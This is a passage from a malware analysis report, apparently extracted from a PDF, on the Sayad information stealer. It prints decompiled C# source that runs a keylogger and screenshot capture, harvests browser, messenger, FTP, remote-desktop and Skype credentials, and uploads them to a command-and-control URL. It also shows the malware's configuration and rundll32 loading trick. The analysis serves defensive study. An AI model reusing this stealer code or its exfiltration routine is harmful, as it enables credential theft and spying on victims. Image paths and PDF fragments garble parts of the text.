
[DllImport("kernel32.dll")]
private static extern uint WinExec(string lpCmdLine, uint uCmdShow);

```

A quick Googling of the method names of the two methods `FromUrlSafeBase64String ToUrlSafeBase64String` from the `Base64.cs` file shows that the code has been copied from the following [stackoverflow](#) post [“.NET MVC Routing w/ Url Encoding Problems”](#). The following screenshot shows the Binder project in Visual Studio.



As previously mentioned, the Binder extracts the relevant Client DLL according to the installed .NET version. There are two copies of the Client DLL, targeting .NET2 and .NET4, both stored as embedded resources inside the Binder file image.



The Binder is also responsible for extracting the configuration data located at the end of the Binder's file image and storing it in the base.dll file. The configuration data is stored as plain text and Base64 encoded data

and holds following configuration attributes:

- BuildId – a unique GUID that identifies the build of the malware. For this sample the GUID value is **{e5aac039-cf4a-4b1d-9507-df7001ee2637}**
- PublicKey – this is a RSA public key used for encrypting the collected data being uploaded to the malicious Web site `hxxp://00000000.com`
- PostURL – this is a URL and it is used for uploading collected data to the malicious Web site – `hxxp://00000000.com/soft.php`
- ResourceURL – a URL that the malware uses to download `sqlite3.dll`
- ScreenshotCount – determines how many consecutive screenshots need to be taken each time
- ScreenshotInterval – indicates how frequently the screenshots will be taken
- StartupScreenshot – determines whether to take a screenshot at startup time

Here is a sample configuration file `base.dll`



```
base.dll
1 e5aac039-cf4a-4b1d-9507-df7001ee2637
2 <RSAKeyValue><Modulus>7pK3/byqyKk2KSpBnJI9NzOn822QOyVB8z8wP
3 http://0o0o0o0o0.com/soft.php
4 http://0o0o0o0o0.com/sqlite3.dll
5 2
6 15
7 True
```

The most interesting aspect of this malware is surely the Sayad Client (`DiagnosticsService.dll`). The malware authors decided to implement the core data collection and transmission into a single .NET DLL. Typically, unknown .NET DLLs do not look as suspicious as a native Win32 DLL or an executable. Also, a DLL requires an executable to load it in order to execute any code implemented by the DLL. Sayad leverages `rundll32.exe`, which is a shell that allows the loading of 32-bit DLLs and the execution of exported APIs.


Basically, Sayad Client is a 32-bit .NET DLL. `Rundll32.exe` would be able to load Sayad Client DLL, but as it is a .NET managed DLL it doesn't support exporting of native unmanaged APIs, thus `Rundll32.exe` cannot execute any of the .NET/C# public methods implemented in the Sayad Client DLL.

Going back to the malware process tree we can see that Binder launches the following command, which is instructing Windows utility `rundll32.exe` to load Sayad Client `DiagnosticsService.dll`, obtain the function address of the native API named "78121" via `GetProcAddress()`, and call the function pointer of the entry point "78121".

```
rundll32.exe "C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll",78121
```

Microsoft C# compiler does not support interop via the export of unmanaged native APIs from within a

.NET/C# DLL. However, if we open Sayad Client DLL it is clear that the DLL does export a native unmanaged API function titled “78121”.



How have the malware authors managed to export a native API from a C# DLL? Although not supported by Microsoft, this is not impossible if after building the executable, the MSIL is modified to map a managed static method to the name of a native unmanaged API and then export the API so that it appears in the Export Address Table of the managed PE (Portable Executable) image. In this case, a static method Main() of Program class located in Program.cs of the Sayad Client DLL (DiagnosticsService.dll) maps to the native API “78121”. As shown below, a special declaration is applied to ensure that the caller (rundll32.exe) executes a method matching the required __stdcall calling convention. Here is the MSIL of the static Main() method.

```

IDA View-A
private static class CommonProject.CryptionKeyInfo_keyInfo // DATA XREF: Main+18C1w
// Main+759jr ...
private static hidebysig modopt{[mscorlib]System.Runtime.CompilerServices.CallConvStdcall} void Main()
task 4
ls init (string U0,
string[] U1,
class [System]System.Uri U2,
class Client.Utils.Wiper U3,
class Client.Utils.StorageUploader U4,
class Client.Utils.Updater U5,
class [mscorlib]System.Threading.Thread U6,
class [mscorlib]System.Threading.Thread U7,
bool U8,
class CommonProject.BusinessModel.SerializeModel U9,
class [mscorlib]System.Collections.Generic.List`1<class Client.Browsers.IBrowser> U10,
class Client.Browsers.IBrowser U11,
class [mscorlib]System.Collections.Generic.List`1<class Client.Messengers.IMessenger> U12,
class Client.Messengers.IMessenger U13,
class [mscorlib]System.Collections.Generic.List`1<class Client.WPNClients.IWpn> U14,
class Client.WPNClients.IWpn U15,
class [mscorlib]System.Collections.Generic.List`1<class Client.FTP.FTPClients.IFtpClient> U16,
class Client.FTP.FTPClients.IFtpClient U17,
class [mscorlib]System.Collections.Generic.List`1<class Client.FTP.FTPServers.IFtpServer> U18,
class Client.FTP.FTPServers.IFtpServer U19,
class [mscorlib]System.Collections.Generic.List`1<class Client.RemoteClients.IRemoteClient> U20,
class Client.RemoteClients.IRemoteClient U21,
class [mscorlib]System.Collections.Generic.List`1<class Client.FileCollector.IFileCollector> U22,
class Client.FileCollector.IFileCollector U23,
string[] U24,
string U25,
string U26,
class [mscorlib]System.IO.DirectoryInfo U27,
class CommonProject.BusinessModel.ExtraFileSerializeModel U28,
unsigned int[] U29,
unsigned int[] U30,
class Client.Communicator.Http U31,
bool U32,
string U33,
class [mscorlib]System.Collections.Generic.List`1<class Client.Browsers.IBrowser> U34,
class [mscorlib]System.Collections.Generic.List`1<class Client.Messengers.IMessenger> U35,
0000C31C 000098C0: Main

```

And below is the corresponding disassembled C# version.

```

.NET Reflector 8.2.0.42
File Edit View Tools Help
C# .NET 4.5
Search Object Browser (Ctrl-F)
P...ain() : Void modopt(CallConvStdcall)
private static void modopt(CallConvStdcall) Main()
Application.SetUnhandledExceptionMode(UnhandledExceptionMode.CatchException);
AppDomain.CurrentDomain.UnhandledException += new UnhandledExceptionEventHandler(Program
Application.ThreadException += new ThreadExceptionEventHandler(Program.TotalExceptionHandler);
try
{
bool flag3;
ClientExceptions = new List<ExceptionSerializeModel>();
_uploadQuque = new UploadQueue();
string path = CommonPath.ClientPath() + Path.DirectorySeparatorChar + "base.dll";
while (!File.Exists(path))
{
Thread.Sleep(int.Parse(Resources.ShortSleepTime));
}
Debug.WriteLine("Config loaded");
string[] strArray = File.ReadAllLines(path);
ExecutableConfigInfo info2 = new ExecutableConfigInfo {
BuildId = strArray[0].Trim(),
PublicKey = strArray[1].Trim(),
PostURL = strArray[2].Trim(),
ResourceURL = strArray[3].Trim(),
screenShotCount = strArray[4].Trim(),
screenShotInterval = strArray[5].Trim(),
startupScreenShot = strArray[6].Trim()
};
configInfo = info2;
}
}
private static void modopt(CallConvStdcall)
Declaring Type: Client.Program
Assembly: Client, Version=1.0.0.0

```

Sayad Client DLL's main entry point initializes and starts up all data collection methods that the assembly implements. The code below is executed by using the command **rundll32.exe "C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll",7812**

The malware authors left some debugging messages that indicate the different stages of the Sayad Client initialization. The code also handles and collects all uncaught exceptions thrown during the execution of the

malware by attaching to AppDomain.UnhandledException and Application.ThreadException events.

In the next step, the client loads the configuration discussed in a previous section and then proceeds to start up all data collection components, as shown in the snippet below.

```
private static void modopt(CallConvStdcall) Main()
{
    Application.SetUnhandledExceptionMode(
        UnhandledExceptionMode.CatchException);
    AppDomain.CurrentDomain.UnhandledException +=
        new UnhandledExceptionHandler(
            Program.TotalExceptionHandler);
    Application.ThreadException +=
        new ThreadExceptionHandler(
            Program.TotalExceptionHandler);
    try
    {
        bool flag3;
        ClientExceptions = new List<ExceptionSerializeModel>();
        _uploadQuque = new UploadQueue();
        string path = CommonPath.ClientPath() +
            Path.DirectorySeparatorChar + "base.dll";
        while (!File.Exists(path))
        {
            Thread.Sleep(int.Parse(Resources.ShortSleepTime));
        }
        Debug.Write("Config loaded");
        string[] strArray = File.ReadAllLines(path);
        ExecutableConfigInfo info2 = new ExecutableConfigInfo {
            BuildId = strArray[0].Trim(),
            PublicKey = strArray[1].Trim(),
            PostURL = strArray[2].Trim(),
            ResourceURL = strArray[3].Trim(),
            screenShotCount = strArray[4].Trim(),
            screenShotInterval = strArray[5].Trim(),
            startupScreenShot = strArray[6].Trim()
        };
        _configInfo = info2;
    }
}
```

```

try
{
    if (!string.IsNullOrEmpty(_configInfo.PostURL))
    {
        Uri uri = new Uri(_configInfo.PostURL);
        _hostAddress = uri.OriginalString.Replace(
            uri.AbsolutePath, "");
    }
}
catch
{
    return;
}
CryptonKeyInfo info3 = new CryptonKeyInfo {
    KeySize = int.Parse(Resources.RSAKeySize),
    PublicKey = _configInfo.PublicKey
};
_keyInfo = info3;
Debug.Write("Config parsed");
if (!string.IsNullOrEmpty(_hostAddress))
{
    new Wiper(new Http(), _hostAddress,
        _configInfo.BuildId).StartWiper();
    Debug.Write(string.Format("wiper {0}", _hostAddress));
}
new StorageUploader(new Http(), _configInfo.PostURL,
    _configInfo.BuildId).StartUploader();
Debug.Write("storage uploader");
new Updater(new Http(),
    _hostAddress, _configInfo.BuildId).StartUpdater();
Debug.Write("updater");
int keyLogLimitSize = int.Parse(
    Resources.KeyloggerLogLimitSize);
new Thread(delegate {
    KeyLoggerProc(new Http(), keyLogLimitSize);
}).Start();
Debug.Write("keylogger");
int screenshotCount = int.Parse(

```

```

        _configInfo.screenShotCount);
int screenshotInterval = int.Parse(
    _configInfo.screenShotInterval);
new Thread(delegate {
    ScreenshotProc(new Http(),
        screenshotInterval, screenshotCount);
    }).Start();
Debug.Write("Screenshot");
Debug.Write(_configInfo.ResourceURL);
if (SQLiteFinder.FindSqlite(_configInfo.ResourceURL))
{
    Debug.Write("sqlite found & start collectiong data");
    SerializeModel dataToSerialize = NewSerializerModel();
    dataToSerialize.MachineInfo =
        new MachineInfo().GetMachineInfo();
    Debug.Write("Machine info collected");
    List<IBrowser> list = new List<IBrowser> {
        new Chrome(),
        new Firefox(),
        new Opera()
    };
    foreach (IBrowser browser in list)
    {
        dataToSerialize.BrowsersInfo.Add(
            browser.GetBrowserInfo());
    }
    Debug.Write("browser ok");
    List<IMessenger> list2 = new List<IMessenger> {
        new Pidgin(),
        new YahooMessenger(),
        new Gtalk()
    };
    foreach (IMessenger messenger in list2)
    {
        dataToSerialize.MessengersInfo.Add(
            messenger.GetMessengerInfo());
    }
    Debug.Write("messenger ok");
}

```

```

List<IVpn> list3 = new List<IVpn> {
    new Proxifier()
};
foreach (IVpn vpn in list3)
{
    dataToSerialize.VpNsInfo.Add(vpn.GetClientInfo());
}
Debug.Write("vpn ok");
List<IFtpClient> list4 = new List<IFtpClient> {
    new FilezillaClient(),
    new Winscp()
};
foreach (IFtpClient client in list4)
{
    dataToSerialize.FtpClientsInfo.Add(
        client.GetFtpClientInfo());
}
Debug.Write("ftp client ok");
List<IFtpServer> list5 = new List<IFtpServer> {
    new FilezillaServer()
};
foreach (IFtpServer server in list5)
{
    dataToSerialize.FtpManagementsInfo.Add(
        server.GetFtpServerInfo());
}
Debug.Write("ftp server ok");
List<IRemoteClient> list6 = new List<IRemoteClient> {
    new Putty(),
    new RemoteDesktop()
};
foreach (IRemoteClient client2 in list6)
{
    dataToSerialize.RemoteClientsInfo.Add(
        client2.GetRemoteClientsInfo());
}
Debug.Write("rdp ok");
List<IFileCollector> list7 = new List<IFileCollector> {

```

```

        new Kerio()
    };
    foreach (IFileCollector collector in list7)
    {
        dataToSerialize.ExtraFiles.Add(collector.GetFiles());
    }
    Debug.Write("kerio ok");
    string[] skypeDatabases = Skype.GetSkypeDatabases();
    foreach (string str2 in skypeDatabases)
    {
        string destFileName = Path.Combine(
            Path.GetTempPath(), Path.GetFileName(str2));
        File.Copy(str2, destFileName);
        if (File.Exists(destFileName))
        {
            DirectoryInfo parent = new
DirectoryInfo(str2).Parent;
            if ((parent != null) && File.Exists(destFileName))
            {
                ExtraFileSerializeModel item =
                    new ExtraFileSerializeModel {
                        Name = Resources.SkypePathName,
                        Description = parent.Name,
                        Data = File.ReadAllBytes(destFileName)
                    };
                dataToSerialize.ExtraFiles.Add(item);
            }
            File.Delete(destFileName);
        }
    }
    Debug.Write("skype ok");
    byte[] bytetoEncrypt = ModelSerializer.SerializeAndCompress(
        dataToSerialize);
    Debug.Write("serialize data ok");
    byte[] buffer = EncryptBuffer(bytetoEncrypt, _keyInfo);
    Http http = new Http();
    if (!http.UploadBuffer(buffer, _configInfo.BuildId,
        _configInfo.PostURL))

```

```

        {
            File.WriteAllBytes(
                Path.Combine(CommonPath.ClientStorage(),
                    Path.GetRandomFileName()), buffer);
        }
    }
    string startupKeyName = Resources.StartupKeyName;
    if (!Startup.CheckStartup(startupKeyName))
    {
        Startup.SetStartup(startupKeyName,
            Application.ExecutablePath);
    }
    goto Label_07DD;
Label_07D4:
    Thread.Sleep(-1);
Label_07DD:
    flag3 = true;
    goto Label_07D4;
}
catch (Exception exception)
{
    AddExceptionToExceptionList(exception);
}
}

```

The Sayad Client uses a very trivial method for uploading the encrypted user and host data to the malicious server. Here is the UploadBuffer method that uses .NET WebClient class to upload the data.

```



public bool UploadBuffer(byte[] buffer, string dir, string url)
{
    bool uploadSucceeded;
    if (buffer == null)
    {
        return false;
    }
    if (!Pinger.PingHost(url))
    {
        return false;
    }
    dir = dir + string.Format("_{0}", Environment.MachineName);
    string str2 = Base64.ToUrlSafeBase64String(
        Encoding.UTF8.GetString(Base64.EncodeBuffer(buffer)));
    string s = string.Format(Resources.HttpPostPattern, dir, str2);
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    WebClient client = new WebClient();
    try
    {
        client.Headers.Add(
            Settings.Default.HTTPHeaderName, Settings.Default.HTTPHeaderType);
        byte[] buffer3 = client.UploadData(url, bytes);
        uploadSucceeded = Encoding.UTF8.GetString(
            buffer3, 0, buffer3.Length).Equals("yes");
    }
    catch (Exception exception)
    {
        Program.AddExceptionToExceptionList(exception);
        uploadSucceeded = false;
    }
    finally
    {
        client.Dispose();
    }
    return uploadSucceeded;
}

```

Both the Binder and the Sayad Client have been built with debugging information which reveals some details about the source code locations for these two .NET projects.

f:\Projects\C#\Sayad\Source\Binder\obj\Debug\Binder.pdb

F:\Projects\C#\Sayad\Source\Client\bin\x86\Debug\Client.pdb



Network Activity

Communication with the C2 server is limited to transferring collected data from the user and the host to the C2 server. The stolen data being uploaded to the malicious server is encrypted first using a RSA public key which is stored in the malware configuration file. The Sayad Client (DiagnosticsService.dll) implements an HTTP client that uploads the encrypted data to the malicious Web server with host name “oooooooo[dot]com” and IP address 107.6.182.179. The Binder component doesn’t implement any communication features. The following is a short segment from Vinsula network activity report.

+ WEXTRACT.exe [Process Id: 3508]


+ ~8f60957b3689075fa093b047242c0255.exe [Process Id: 2544]

+ rundll32.exe [Process Id: 2596] [Parent Id: 2544]


Command Line: rundll32.exe "DiagnosticsService.dll",78121

